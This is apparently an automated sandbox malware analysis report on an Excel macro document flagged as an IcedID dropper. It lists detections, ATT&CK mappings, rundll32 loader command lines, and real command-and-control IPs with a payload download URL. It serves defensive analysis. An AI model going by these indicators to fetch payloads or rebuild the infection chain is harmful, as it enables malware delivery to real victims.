


**ID:** 382682
**Sample Name:**
Contract_132508562.xlsm
**Cookbook:**
defaultwindowsofficecookbook.jbs
**Time:** 14:09:12
**Date:** 06/04/2021
**Version:** 31.0.0 Emerald

# Table of Contents


Table of Contents 2
Analysis Report Contract_132508562.xlsm 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 4
Signature Overview 4
AV Detection: 5
Software Vulnerabilities: 5
System Summary: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
Contacted IPs 9
Public 9
General Information 9
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 11
ASN 11
JA3 Fingerprints 12
Dropped Files 13
Created / dropped Files 13
Static File Info 15
General 15
File Icon 15
Static OLE Info 15
General 15
OLE File "/opt/package/joesandbox/database/analysis/382682/sample/Contract_132508562.xlsm" 15
Indicators 15
Summary 16
Document Summary 16
Streams with VBA 16
VBA File Name: Module1.bas, Stream Size: 1415 16
General 16
VBA Code Keywords 16
VBA Code 16
Streams 16
Stream Path: PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 587 16
General 16

Stream Path: PROJECTwm, File Type: data, Stream Size: 89 17
General 17
Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3165 17
General 17
Stream Path: VBA/dir, File Type: data, Stream Size: 575 17
General 17
Stream Path: VBA/\x1051\x1080\x1089\x10901, File Type: data, Stream Size: 1014 17
General 17
Stream Path: VBA/\x1051\x1080\x1089\x10902, File Type: data, Stream Size: 1278 18
General 18
Stream Path: VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072, File Type: data, Stream Size: 1425 18
General 18
Macro 4.0 Code 18
Network Behavior 18
Snort IDS Alerts 18
TCP Packets 19
HTTP Request Dependency Graph 19
HTTP Packets 19
Code Manipulations 20
Statistics 20
Behavior 20
System Behavior 20
Analysis Process: EXCEL.EXE PID: 1888 Parent PID: 584 20
General 20
File Activities 21
File Created 21
File Deleted 22
File Moved 22
File Written 22
File Read 28
Registry Activities 28
Key Created 28
Key Value Created 29
Analysis Process: rundll32.exe PID: 2924 Parent PID: 1888 38
General 38
File Activities 39
Analysis Process: rundll32.exe PID: 2456 Parent PID: 1888 39
General 39
File Activities 39
Analysis Process: rundll32.exe PID: 2852 Parent PID: 1888 39
General 39
File Activities 39
Disassembly 40
Code Analysis 40


# Analysis Report Contract_132508562.xlsm

## Overview


### General Information

| | |
|---|---|
| Sample Name: | Contract_132508562.xlsm |
| Analysis ID: | 382682 |
| MD5: | 4acf095722b577e. |
| SHA1: | fbb4e8aee2d4844. |
| SHA256: | 8815a2be7dfd856. |
| Infos: | |

Most interesting Screenshot:



### Detection





Hidden Macro 4.0

| | |
|---|---|
| Score: | 84 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Document contains an embedded VB…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

### Classification



## Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1888 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2924 cmdline: rundll32 ..\Hodas.vyur,PluginInit MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2456 cmdline: rundll32 ..\Hodas.vyur1,PluginInit MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2852 cmdline: rundll32 ..\Hodas.vyur2,PluginInit MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

## Malware Configuration

**No configs have been found**

## Yara Overview


**No yara matches**

## Sigma Overview

**No Sigma rule has matched**

## Signature Overview

Copyright Joe Security LLC 2021




Click to jump to signature section

## AV Detection:



**Multi AV Scanner detection for domain / URL**

**Multi AV Scanner detection for submitted file**

## Software Vulnerabilities:



**Document exploit detected (UrlDownloadToFile)**

**Document exploit detected (process start blacklist hit)**

## System Summary:



**Found malicious Excel 4.0 Macro**

**Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)**


**Found Excel 4.0 Macro with suspicious formulas**

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects | Remote Service Effects | In |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Scripting 2 2 | Path Interception | Process Injection 1 | Masquerading 1 | OS Credential Dumping | File and Directory Discovery 1 | Remote Services | Data from Local System | Exfiltration Over Other Network Medium | Non-Application Layer Protocol 1 | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | M S P |
| Default Accounts | Exploitation for Client Execution 2 2 | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Disable or Modify Tools 1 | LSASS Memory | System Information Discovery 2 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Application Layer Protocol 1 1 | Exploit SS7 to Redirect Phone Calls/SMS | Remotely Wipe Data Without Authorization | D L |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Rundll32 1 | Security Account Manager | Query Registry | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Ingress Tool Transfer 2 | Exploit SS7 to Track Device Location | Obtain Device Cloud Backups | D D D |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Process Injection 1 | NTDS | System Network Configuration Discovery | Distributed Component Object Model | Input Capture | Scheduled Transfer | Protocol Impersonation | SIM Card Swap | | C B Fi |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Scripting 2 2 | LSA Secrets | Remote System Discovery | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communication | | M A R or |

## Behavior Graph


Copyright Joe Security LLC 2021





## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.






# Antivirus, Machine Learning and Genetic Malware Detection

## Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| Contract_132508562.xlsm | 17% | ReversingLabs | Document-Office.Trojan.IcedID | |

## Dropped Files

No Antivirus matches

## Unpacked PE Files

No Antivirus matches

## Domains

No Antivirus matches

## URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://www.icra.org/vocabulary/. | 0% | URL Reputation | safe | |
| http://www.icra.org/vocabulary/. | 0% | URL Reputation | safe | |
| http://www.icra.org/vocabulary/. | 0% | URL Reputation | safe | |

Copyright Joe Security LLC 2021

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://www.icra.org/vocabulary/. | 0% | URL Reputation | safe | |
| http://windowsmedia.com/redir/services.asp?WMPFriendly=true | 0% | URL Reputation | safe | |
| http://windowsmedia.com/redir/services.asp?WMPFriendly=true | 0% | URL Reputation | safe | |
| http://windowsmedia.com/redir/services.asp?WMPFriendly=true | 0% | URL Reputation | safe | |
| http://windowsmedia.com/redir/services.asp?WMPFriendly=true | 0% | URL Reputation | safe | |
| http://185.212.131.194/44285,5327891204.dat | 7% | Virustotal | | Browse |
| http://185.212.131.194/44285,5327891204.dat | 0% | Avira URL Cloud | safe | |

# Domains and IPs

## Contacted Domains

**No contacted domains info**

## Contacted URLs


| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://185.212.131.194/44285,5327891204.dat | true | • 7%, Virustotal, Browse<br>• Avira URL Cloud: safe | unknown |

## URLs from Memory and Binaries

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check | rundll32.exe, 00000004.0000000 2.2272492166.0000000001D17000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2269613655.000 0000001DA7000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2263636610.000000000 1CA7000.00000002.00000001.sdmp | false | | high |
| http://www.windows.com/pctv. | rundll32.exe, 00000006.0000000 2.2263398796.0000000001AC0000. 00000002.00000001.sdmp | false | | high |
| http://investor.msn.com | rundll32.exe, 00000004.0000000 2.2272156457.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2269450808.000 0000001BC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2263398796.000000000 1AC0000.00000002.00000001.sdmp | false | | high |
| http://www.msnbc.com/news/ticker.txt | rundll32.exe, 00000004.0000000 2.2272156457.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2269450808.000 0000001BC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2263398796.000000000 1AC0000.00000002.00000001.sdmp | false | | high |
| http://www.icra.org/vocabulary/. | rundll32.exe, 00000004.0000000 2.2272492166.0000000001D17000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2269613655.000 0000001DA7000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2263636610.000000000 1CA7000.00000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://windowsmedia.com/redir/services.asp?WMPFriendly=true | rundll32.exe, 00000004.0000000 2.2272492166.0000000001D17000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2269613655.000 0000001DA7000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2263636610.000000000 1CA7000.00000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://www.hotmail.com/oe | rundll32.exe, 00000004.0000000 2.2272156457.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2269450808.000 0000001BC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2263398796.000000000 1AC0000.00000002.00000001.sdmp | false | | high |
| http://investor.msn.com/ | rundll32.exe, 00000004.0000000 2.2272156457.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2269450808.000 0000001BC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2263398796.000000000 1AC0000.00000002.00000001.sdmp | false | | high |

## Contacted IPs




## Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 83.136.232.110 | unknown | Russian Federation | | 31326 | MTR-SVIAZ-ASRU | false |
| 190.14.37.247 | unknown | Panama | | 52469 | OffshoreRacksSAPA | false |
| 185.212.131.194 | unknown | Germany | | 200313 | INTERNET-ITNL | false |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 31.0.0 Emerald |
| Analysis ID: | 382682 |
| Start date: | 06.04.2021 |
| Start time: | 14:09:12 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 6m 48s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | Contract_132508562.xlsm |

Copyright Joe Security LLC 2021

| | |
|---|---|
| Cookbook file name: | defaultwindowsofficecookbook.jbs |
| Analysis system description: | Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2) |
| Run name: | Without Instrumentation |
| Number of analysed new started processes analysed: | 9 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal84.expl.evad.winXLSM@7/7@0/3 |
| EGA Information: | Failed |
| HDC Information: | Failed |
| HCA Information: | • Successful, ratio: 100%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found application associated with file extension: .xlsm<br>• Found Word or Excel or PowerPoint or XPS Viewer<br>• Found warning dialog<br>• Click Ok<br>• Attach to Office via COM<br>• Scroll down<br>• Close Viewer |
| Warnings: | Show All<br>• Exclude process from analysis (whitelisted): dllhost.exe, WmiPrvSE.exe, svchost.exe |

# Simulations

## Behavior and APIs

**No simulations**

# Joe Sandbox View / Context

## IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 83.136.232.110 | Contract_657752239.xlsm | Get hash | malicious | Browse | • 83.136.232.110/44285,5327891204.dat |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 83.136.232.110/44285,5327891204.dat |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 83.136.232.110/44285,5327891204.dat |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 83.136.232.110/44285,5327891204.dat |

Copyright Joe Security LLC 2021

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 83.136.232.110/44285,532789120 4.dat |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 83.136.232.110/44285,532789120 4.dat |
| 190.14.37.247 | Contract_657752239.xlsm | Get hash | malicious | Browse | • 190.14.37.247/44285,532789120 4.dat |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 190.14.37.247/44285,532789120 4.dat |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 190.14.37.247/44285,532789120 4.dat |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 190.14.37.247/44285,532789120 4.dat |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 190.14.37.247/44285,532789120 4.dat |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 190.14.37.247/44285,532789120 4.dat |
| 185.212.131.194 | Contract_132508562.xlsm | Get hash | malicious | Browse | • 185.212.131.194/44285,5327891 204.dat |
| | Contract_132508562.xlsm | Get hash | malicious | Browse | • 185.212.131.194/44285,5327891 204.dat |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 185.212.131.194/44285,5327891 204.dat |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 185.212.131.194/44285,5327891 204.dat |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 185.212.131.194/44285,5327891 204.dat |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 185.212.131.194/44285,5327891 204.dat |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 185.212.131.194/44285,5327891 204.dat |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 185.212.131.194/44285,5327891 204.dat |

## Domains

**No context**

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| OffshoreRacksSAPA | Contract_132508562.xlsm | Get hash | malicious | Browse | • 190.14.37.247 |
| | Contract_132508562.xlsm | Get hash | malicious | Browse | • 190.14.37.247 |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 190.14.37.247 |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 190.14.37.247 |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 190.14.37.247 |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 190.14.37.247 |

Copyright Joe Security LLC 2021

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 190.14.37.247 |
| | Contract_1836733707.xlsm | Get hash | malicious | Browse | • 190.14.37.247 |
| | 11CONFIDENTIAL APPROVED ACCOUNTS.exe | Get hash | malicious | Browse | • 181.174.166.240 |
| | 61REQUEST FOR QUOTATION.DOC | Get hash | malicious | Browse | • 181.174.166.168 |
| | 6P.O 3500046.DOC | Get hash | malicious | Browse | • 181.174.166.168 |
| | 4711150874.DOC | Get hash | malicious | Browse | • 181.174.166.168 |
| | 57New Order.DOC | Get hash | malicious | Browse | • 181.174.166.168 |
| | 4610798560.DOC | Get hash | malicious | Browse | • 181.174.166.168 |
| | 3206589117.DOC | Get hash | malicious | Browse | • 181.174.166.168 |
| | 38179851662.DOC | Get hash | malicious | Browse | • 181.174.166.168 |
| | 26PO140855DW.doc | Get hash | malicious | Browse | • 181.174.166.168 |
| | 47407895069.DOC | Get hash | malicious | Browse | • 181.174.166.168 |
| | 43Amendment for attached P.O quanties.exe | Get hash | malicious | Browse | • 181.174.166.240 |
| | 30610750398.DOC | Get hash | malicious | Browse | • 181.174.166.168 |
| INTERNET-ITNL | Contract_132508562.xlsm | Get hash | malicious | Browse | • 185.212.131.194 |
| | Contract_132508562.xlsm | Get hash | malicious | Browse | • 185.212.131.194 |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 185.212.131.194 |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 185.212.131.194 |
| | Contract_657752239.xlsm | Get hash | malicious | Browse | • 185.212.131.194 |
